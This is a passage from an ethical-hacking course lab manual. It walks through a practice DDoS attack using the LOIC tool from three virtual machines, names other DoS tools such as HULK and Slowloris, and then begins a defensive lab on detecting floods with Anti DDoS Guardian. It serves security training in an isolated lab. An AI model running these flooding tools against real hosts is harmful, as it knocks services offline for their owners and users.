


Figure 1.4.1: LOIC main window

4. Now, switch to the **Windows Server 2019** and **Windows Server 2016** virtual machines and follow **Steps 1 - 3** to launch LOIC and configure it.

Note: On the **Windows Server 2019** and **Windows Server 2016** virtual machines, LOIC is located at **Z:\CEHv11 Module 10 Denial-of-Service\DoS and DDoS Attack Tools\Low Orbit Ion Cannon (LOIC)**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.2

Perform DDoS Attack

5. Once **LOIC** is configured on all machines, switch to each machine (**Windows 10**, **Windows Server 2019**, and **Windows Server 2016**) and click the **IMMA CHARGIN MAH LAZER** button under the **Ready?** section to initiate the DDoS attack on the target **Parrot Security** machine.




Figure 1.4.2: Performing a DDoS attack

6. Switch to the **Parrot Security** virtual machine.
7. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting → Information Gathering → wireshark**.
8. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.
9. **The Wireshark Network Analyzer** window appears. Double-click on the primary network interface (here, **eth0**) to start capturing the network traffic.




Figure 1.4.3: Wireshark window

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 4.3

Analyze the Captured Packets

10. Observe that **Wireshark** starts capturing a large volume of packets, which means that the machine is experiencing a huge number of incoming packets. These packets are coming from the **Windows 10**, **Windows Server 2019**, and **Windows Server 2016** virtual machines.




Figure 1.4.4: Wireshark capturing the packets

11. Leave the machine intact for 5–10 minutes, and then open it again. You will observe that the performance of the machine is slightly affected and that its response is slowing down.
12. On completion of the task, click **IMMA CHARGIN MAH LAZER** again, and then close the LOIC window on all the attacker virtual machines.
13. This concludes the demonstration of how to perform a DDoS attack using LOIC.
14. Close all open windows and document all the acquired information.
15. Turn off the **Windows 10**, **Windows Server 2019**, **Windows Server 2016**, and **Parrot Security** virtual machines.

You can also use other DoS and DDoS attack tools such as **XOIC** (http://anonhacktivism.blogspot.com), **HULK** (https://siberianlaika.ru), **Tor's Hammer** (https://sourceforge.net), and **Slowloris** (https://github.com) to perform DoS and DDoS attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab Analysis

Analyze and document the results related to this lab exercise. Give your opinion about the target's security posture and exposure.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Lab

Detect and Protect Against DoS and DDoS Attacks

DoS and DDoS attack detection techniques are based on identifying and discriminating between illegitimate traffic increases and flash events from legitimate packet traffic.

ICON KEY

- Valuable Information
- Test Your Knowledge
- Web Exercise
- Workbook Review

Lab Scenario

DoS/DDoS attacks are one of the foremost security threats on the Internet; thus, there is a greater necessity for solutions to mitigate these attacks. Early detection techniques help to prevent DoS and DDoS attacks. Detecting such attacks is a tricky job. A DoS and DDoS attack traffic detector needs to distinguish between genuine and bogus data packets, which is not always possible; the techniques employed for this purpose are not perfect. There is always a chance of confusion between traffic generated by a legitimate network user and traffic generated by a DoS or DDoS attack. One problem in filtering bogus from legitimate traffic is the volume of traffic. It is impossible to scan each data packet to ensure security from a DoS or DDoS attack. All the detection techniques used today define an attack as an abnormal and noticeable deviation in network traffic statistics and characteristics. These techniques involve the statistical analysis of deviations to categorize malicious and genuine traffic.

As a professional ethical hacker or pen tester, you must use various DoS and DDoS attack detection techniques to prevent the systems in the network from being damaged.

This lab provides hands-on experience in detecting DoS and DDoS attacks using various detection techniques.

Lab Objectives

- Detect and protect against DDoS attacks using Anti DDoS Guardian

Lab Environment

To carry out this lab, you need:

- Windows 10 virtual machine

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- Windows Server 2019 virtual machine
- Windows Server 2016 virtual machine
- A browser with an Internet connection
- Administrator privileges to run the tools
- Anti DDoS Guardian located at **E:\CEH-Tools\CEHv11 Module 10 Denial-of-Service\DoS and DDoS Protection Tools\Anti DDoS Guardian**
- You can also download the latest version of the above-mentioned tools from their official websites. If you decide to download the latest version, the screenshots shown in this lab might differ from what you see on your screen.

Lab Duration

Time: 10 Minutes

Overview of DoS and DDoS Attack Detection

Detection techniques are based on identifying and discriminating the illegitimate traffic increase and flash events from the legitimate packet traffic.

The following are the three types of detection techniques:

- **Activity Profiling:** Profiles based on the average packet rate for a network flow, which consists of consecutive packets with similar packet header information
- **Sequential Change-point Detection:** Filters network traffic by IP addresses, targeted port numbers, and communication protocols used, and stores the traffic flow data in a graph that shows the traffic flow rate over time
- **Wavelet-based Signal Analysis:** Analyzes network traffic in terms of spectral components

Detect and Protect against DDoS Attack using Anti DDoS Guardian

TASK 1

Here, we will detect and protect against a DDoS attack using Anti DDoS Guardian.

Note: In this task, we will use the **Windows Server 2019** and **Windows Server 2016** virtual machines to perform a DDoS attack on the target system, **Windows 10**.

TASK 1.1

Install and Launch Anti DDoS Guardian

1. Turn on the **Windows 10, Windows Server 2019** and **Windows Server 2016** virtual machines.
2. Login to the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 10 Denial-of-Service\DoS and DDoS Protection Tools\Anti DDoS Guardian** and double click **Anti_DDoS_Guardian_setup.exe**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note: If a **User Account Control** pop-up appears, click **Yes**.

Anti DDoS Guardian is a DDoS attack protection tool. It protects IIS servers, Apache serves, game servers, Camfrog servers, mail servers, FTP servers, VOIP PBX, and SIP servers and other systems. Anti DDoS Guardian monitors each incoming and outgoing packet in Real-Time.

3. The **Setup - Anti DDoS Guardian** window appears; click **Next**. Follow the wizard-driven installation steps to install the application.




Figure 2.1.1: Setup - Anti DDoS Guardian

It displays the local address, remote address, and other information of each network flow. Anti DDoS Guardian limits network flow number, client bandwidth, client concurrent TCP connection number, and TCP connection rate. It also limits the UDP bandwidth, UDP connection rate, and UDP packet rate.

4. In the **Stop Windows Remote Desktop Brute Force** wizard, uncheck the **install Stop RDP Brute Force** option, and click **Next**.

